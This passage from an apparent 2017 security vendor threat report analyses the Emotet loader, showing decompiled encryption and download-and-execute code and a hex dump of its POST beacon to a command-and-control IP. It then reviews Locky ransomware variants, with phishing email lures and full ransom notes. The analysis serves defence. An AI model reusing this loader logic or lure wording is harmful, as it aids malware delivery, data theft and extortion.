  goto LABEL_16;
memcpy(v18, *(_DWORD *)v16, *(_DWORD *)(v16 + 4));
if ( CryptEncrypt(dword_40B28C, a2, 1, 0, v18, &v15, v3) )// AES-128 CBC 모드 암호화
{
  v8 = v17;
  v16 = 0x6C;
  if ( CryptExportKey(dword_40B28C, dword_40B288, 1, 0x40, &v12, &v16) )
  {
    v9 = (unsigned int)&v14;
    do
      *(_BYTE *)v8++ = *(_BYTE *)v9--;
    while ( v9 >= (unsigned int)&v13 );
    v16 = 0x14;
    if ( CryptGetHashParam(a2, 2, v17 + 0x60, &v16, 0) )// 암호화한 데이터에 대한 Hash 생성
```

Figure 1-11 | Data encryption process

4. Encrypted data sent to the C&C server


When the data encryption process is fully complete, the Emotet loader uses POST to transfer the encrypted data to the C&C server, as shown in Figure 1-12.



```
0050  74 3a 20 4d 6f 7a 69 6c  6c 61 2f 34 2e 30 20 28   t: Mozil la/4.0 (
0060  63 6f 6d 70 61 74 69 62  6c 65 3b 20 4d 53 49 45   compatib le; MSIE
0070  20 37 2e 30 3b 20 57 69  6e 64 6f 77 73 20 4e 54    7.0; Wi ndows NT
0080  20 35 2e 31 3b 20 54 72  69 64 65 6e 74 2f 34 2e    5.1; Tr ident/4.
0090  30 3b 20 2e 4e 45 54 20  43 4c 52 20 32 2e 30 2e   0; .NET  CLR 2.0.
00a0  35 30 37 32 37 29 0d 0a  48 6f 73 74 3a 20 31 30   50727).. Host: 10
00b0  33 2e 31 36 2e 31 33 31  2e 32 30 3a 38 30 38 30   3.16.131 .20:8080
00c0  0d 0a 43 6f 6e 74 65 6e  74 2d 4c 65 6e 67 74 68   ..Conten t-Length
00d0  3a 20 33 35 36 0d 0a 43  6f 6e 6e 65 63 74 69 6f   : 356..C onnectio
00e0  6e 3a 20 4b 65 65 70 2d  41 6c 69 76 65 0d 0a 43   n: Keep- Alive..C
00f0  61 63 68 65 2d 43 6f 6e  74 72 6f 6c 3a 20 6e 6f   ache-Con trol: no
0100  2d 63 61 63 68 65 0d 0a  0d 0a 46 9d 67 d4 9f e1   -cache.. ..F.g...
0110  36 a9 82 52 9f 19 2f 74  d9 0c 41 a8 12 54 ce b0   6..R../t ..A..T..
0120  29 ae a1 90 48 5a 5b a0  ea 50 b6 3c 42 89 92 21   )...HZ[. .P.<B..!
0130  e3 26 f1 45 8c f5 54 81  f2 f3 a1 0f 91 cf dd 2f   .&.E..T. ......./
0140  b6 e8 d5 69 d9 cb ea ff  41 2a e0 ff ff cb e2 59   ...i.... A*.....Y
0150  2d 4d 28 22 28 9d d3 07  c0 1a 09 93 50 98 51 a3   -M("(... ....P.Q.
0160  ff ea 70 19 19 b7 7b f6  c9 89 a5 94 3a b2 e7 ea   ..p...{. ....:...
0170  09 26 b0 1c ba 5f d9 ea  df 76 bc 2d 62 06 64 5e   .&..._.. .v.-b.d^
0180  b9 77 1a f1 ba 4e a4 f9  48 10 21 49 cf dc 52 bb   .w...N.. H.!I..R.
0190  89 dc 6e 9c 63 03 34 0e  91 bb 52 d0 d2 2b de 02   ..n.c.4. ..R..+..
01a0  50 b3 c6 bc 6d 58 b0 42  02 6e 4e bb 0b 2b 15 8e   P...mX.B .nN..+..
01b0  f7 80 6b f3 23 33 65 02  53 8e e2 27 a1 6b c2 bf   ..k.#3e. S..'.k..
01c0  29 9d 68 bf 64 5a 4b b5  7d db 3c 99 86 38 ee f5   ).h.dZK. }.<..8..
01d0  17 44 3a 2a 92 5e 46 40  a6 d1 67 b6 e3 05 60 c3   .D:*.^F@ ..g...`.
01e0  9d 1c b2 07 86 47 0a fc  d2 a3 0b aa 09 df 93 aa   .....G.. ........
01f0  d3 d9 9a 7d a5 51 03 05  59 04 8a e5 03 73 62 16   ...}.Q.. Y....sb.
0200  4c d9 89 27 17 a4 6e 04  df ff 7e 9b 09 1a e4 39   L..'..n. ..~....9
0210  0d 94 6a a5 fc fa 52 d0  89 f0 68 b3 8f df c3 05   ..j...R. ..h.....
0220  2b c6 5c f6 f2 ce 92 63  cc 4f f0 2b 76 16 26 ad   +.\....c .O.+v.&.
0230  71 bf 68 ad c3 4a 47 6d  83 d1 16 fc 8b 52 c6 ba   q.h..JGm .....R..
0240  10 3d 17 0c 2a ad c9 3b  53 2c 6d 58 a9 ee 81 61   .=..*..; S,mX...a
0250  76 0e c5 e3 ec bb 39 6b  b4 b6 49 ae 0a 59 92 ad   v.....9k ..I..Y..
```

Figure 1-12 | POST data transfer

A notable feature is that the C&C server returns a 404 error value to the client in response as shown in Figure 1-13, which in fact contains additional encrypted malicious modules.




```
172 266.360372 192.168.119.129    103.16.131.20      HTTP    622 POST / HTTP/1.1
176 267.352930 103.16.131.20      192.168.119.129    HTTP    215 HTTP/1.1 404 Not Found
177 267.452192 103.16.131.20      192.168.119.129    HTTP    215 [TCP Retransmission] HTTP/1.1 404 Not Found
```

Figure 1-13 | POST transfer and 404 error

While the C&C server was blocked during the time of this investigation preventing a verification of the nature of this malicious module, the actual size of the response value sent to the client under normal circumstances is known to exceed 0x1c000.

5. Encrypted data received from C&C server decoded and executed

While acquiring the malicious modules from the blocked C&C server proved to be unavailable, static analysis of the loader revealed the nature of the malicious activities performed by the additional modules. As shown in Figure 1-14, the Emotet loader performs data decoding after receiving a response value from the C&C server and executes a file presumed to be the newly-downloaded module.



```
if ( *(_DWORD *)(a1 + 4) == 1 )
{
  v11 = *(_DWORD *)(a1 + 8);
  v24 = *(_DWORD *)(a1 + 12);
  SHGetFolderPathW(0, 0x23, 0, 0, &v16);      // 0x23-> %APPDATA%
  v12 = GetTickCount() & 0xF;
  sub_402111(&v17, v12 + 4);
  v18[v12] = 0;
  sub_401709(0xCu, (unsigned int)dword_401564, 1697757268, (int)&a1);
  snwprintf(&v16, 0x104, a1, &v16, &v17, v13);
  sub_401806((void *)a1);
  v14 = CreateFileW(&v16, 0x40000000); // File creation <CreateAllways mode>
  if ( v14 != -1 )
  {
    WriteFile(v14, v11, v24, &v24, 0);
    CloseHandle(v14);
    memset(&v21, 0, 68);
    v21 = 68;
    if ( CreateProcessW(&v16, 0, 0, 0, 0, 0, 0, 0, &v21, &v22) ) // New process execution
    {
      CloseHandle(v22);
      CloseHandle(v23);
    }
  }
}
```

Figure 1-14 | Code for creating and executing the additional module files

Finally, with the execution of the additional modules on the infected system, a module is injected into the current Web browser and activated to hijack user information.

The list of additional malicious modules downloaded from the C&C server are shown in Table 1-4.

- Network distribution module
- Spammed email module
- Browser-injected financial data hijack module

Table 1-4 | Additional modules downloaded from the C&C server

The relevant alias of the Emotet malware identified by V3 products, AhnLab's anti-virus program, is as below:

<Alias identified by V3 products>

• Trojan/Win32.Emotet (2017.09.20.00)

THREAT REVIEW

- Q3 2017 Ransomware Trends

Threat Review

Q3 2017 Ransomware Trends


The relentless assault by ransomware continued during the third quarter of this year. A large number of Locky variants appeared, in addition to an increasing variety of ransomware including RaaS (Ransomware as a Service). This report presents the ransomware trends of the third quarter 2017.

1. Locky Variants

Another hail of *Locky* variants dropped during the third quarter 2017. Although these variants used different types of email attachment or encrypted file extensions, the ransom note generated after the encryption process revealed their family ties to Locky.

Lukitus

Sporting the extension .lukitus for its encrypted files, *Lukitus* is a strain of Locky that uses a Windows Script Host error message to lure users. Propagated via spammed emails, this ransomware uses enticing titles such as "Voice message attached" or "Pictures" to invite clicking. The actual payload, however, is a compressed file written in JavaScript (JS) which downloads and runs the ransomware.



2017-08-22
[redacted]
pictures

Message pictures.7z (4 KB)
20170821_01712400.js 15KB


--
[redacted]

2017-08-22
[redacted]
Voice Message Attached from 01562070824 - name unavailable

Message 01562070824_2383348_204665.rar (5 KB)
20170822_05520200.js 16KB

```
Time: Tue, 22 Aug 2017 07:34:19 +0700
Click attachment to listen to Voice Message
```

Figure 2-1 | Emails serving as the vector for Lukitus




Windows Script Host

Error opening file (CODE:256)

Figure 2-2 | Fake error message

By clicking the attachment, the JS file executes Windows Script Host. However, an error message is displayed on the screen as shown in Figure 2-2 to confuse the user into thinking that an error has occurred.


While the user may think an error has occurred due to the popup message in Figure 2-2, wscript.exe is executed in background as seen in Figure 2-3.



```
wscript.exe    1748    3,884 K    6,748 K Microsoft (R) Windows ...    Microsoft Corporation
Command Line:
  "C:WWINDOWSWSystem32WWScript.exe" "C:WtempW20170822_05520200.js"
Path:
  C:WWINDOWSWsystem32Wwscript.exe
```

Figure 2-3 | wscript.exe executed

When executed, Lukitus shows a ransom note as shown in Figure 2-4, identical to that of existing Locky ransomware.




```
+**+|++-_*~~*-|~$$
     !!! IMPORTANT INFORMATION !!!!

All of your files are encrypted with RSA-2048 and AES-128 ciphers.
More information about the RSA and AES can be found here:
   http://en.wikipedia.org/wiki/RSA_(cryptosystem)
   http://en.wikipedia.org/wiki/Advanced_Encryption_Standard

Decrypting of your files is only possible with the private key and decrypt program, which is on our secret server.
To receive your private key follow one of the links:


If all of this addresses are not available, follow these
   1. Download and install Tor Browser: https://www.
   2. After a successful installation, run the browser a
   3. Type in the address bar: g46mbrrzpfszonuk.onio
   4. Follow the instructions on the site.

!!! Your personal identification ID: [redacted]
.|~~~~~||-|*~_**|=
=.$||..|$.=+|
```

Figure 2-4 | The ransom note displayed by Lukitus, identical to Locky's

Ykcol

Yet another Locky variant named *Ykcol* surfaced in mid-September. This ransomware assigns the extension .ykcol to encrypted files, which is *Locky* spelled backwards. The ransomware is distributed by spammed emails bearing the subject "Status of Invoice".



2017-09-18

[redacted]

Status of Invoice

[redacted]

Message a2175091-78.7z (3 KB)

Hello,

Could you please let me know the status of the attached invoice? I appreciate your help!

Best regards,

[redacted]

Tel: [redacted]

Fax: [redacted]


NEW [redacted]

* Kindly note we will be closed Monday in observance of Labor Day *

Figure 2-5 | Spammed email containing a .7z file

Similar to Locky attaching a .7zip compressed file in emails, this variant also uses an attachment compressed as .7zip or .7z to evade mailing filters.

Uncompressing the file contained in the email will generate a VBS (Visual Basic Script) file. Running the VBS file will initiate downloading of the actual ransomware file from a URL hardcoded in the file. The downloaded ransomware encrypts the files in the user's PC and changes their extensions to .ykcol as shown in Figure 2-6.




[redacted]

```
-0AC6DBD5-EAC0A47029CA.ykcol     44KB   YKCOL 파일   2017-0
-0ACE1F96-0619B4FBB4CB.ykcol    221KB   YKCOL 파일   2017-0
-0F99C60F-8D1CD4760B0C.ykcol    123KB   YKCOL 파일   2017-0
-1A06F974-44C853BE1209.ykcol  3,403KB   YKCOL 파일   2017-0
-1C73B1C0-7E3F28204025.ykcol  3,358KB   YKCOL 파일   2017-0
-02A31ADB-CC26D27C9EF8.ykcol     25KB   YKCOL 파일   2017-0
-2CA5D334-3BFE3D71310C.ykcol     10KB   YKCOL 파일   2017-0
-4B1FAD75-AAC06DB2BA99.ykcol     65KB   YKCOL 파일   2017-0
-5CFF39F8-D8E17DC7EAC1.ykcol  3,520KB   YKCOL 파일   2017-0
-5D5B3861-6B6175DD8667.ykcol     25KB   YKCOL 파일   2017-0
-5E4DB262-0EB26B9DDC7C.ykcol  2,865KB   YKCOL 파일   2017-0
-6A168B5A-524423DC78D6.ykcol  3,141KB   YKCOL 파일   2017-0
-6EEEE756-2332A7EC1CE5.ykcol    129KB   YKCOL 파일   2017-0
-7DA69DBB-BA6920BFF5CE.ykcol     78KB   YKCOL 파일   2017-0
-8DB36C05-E5DF7376F9D0.ykcol     17KB   YKCOL 파일   2017-0
-8F294B23-F0FCD3EF368A.ykcol     26KB   YKCOL 파일   2017-0
-9A9CBC86-7A8EF48BA474.ykcol     21KB   YKCOL 파일   2017-0
-9AB20518-BC66B816FC50.ykcol  3,300KB   YKCOL 파일   2017-0
```

Figure 2-6 | Files given .ykcol extensions after encryption

Like Lukitus, Ykcol also displays the identical ransom note as Locky.


ykcol.htm
file:///C:/Documents%20and%20Settings/Administrator/바탕%20화면/ykcol.htm

```
$.*-+|$* $
*$*$-= _ *_+
=|.=|=|*_*
   =++_+*
          !!! IMPORTANT  INFORMATION !!!!

All of your files are encrypted with RSA-2048 and AES-128 ciphers.
More information about the RSA and AES can be found here:
    http://en.wikipedia.org/wiki/RSA_(cryptosystem)
     http://en.wikipedia.org/wiki/Advanced_Encryption_Standard

Decrypting of your files is only possible with the private key and decrypt program, which is on our secret server.
To receive your private key follow one of the links:


If all of this addresses are not available, follow these steps:
   1. Download and install Tor Browser: https://www.torproject.org/download/download-easy.html
    2. After a successful installation, run the browser and wait for initialization.
     3. Type in the address bar: [redacted]
    4. Follow the instructions on the site.

!!! Your personal identification ID [redacted] !
- =.-+* =
*_|+*L-.$.|+**
```

Figure 2-7 | Ykcol's ransom note, also identical to Locky's

2. CryptoMix variants


CryptoMix is another ransomware with a stable of variants as extensive as Locky. CryptoMix was discovered in May of 2016 and became famous for its extensive list of variants. *CryptoShield 1.0* and *2.0*, *Revenge*, *Mole* and *Wallet* are all classified as CryptoMix variants, and additional strains were discovered in July.

Azer

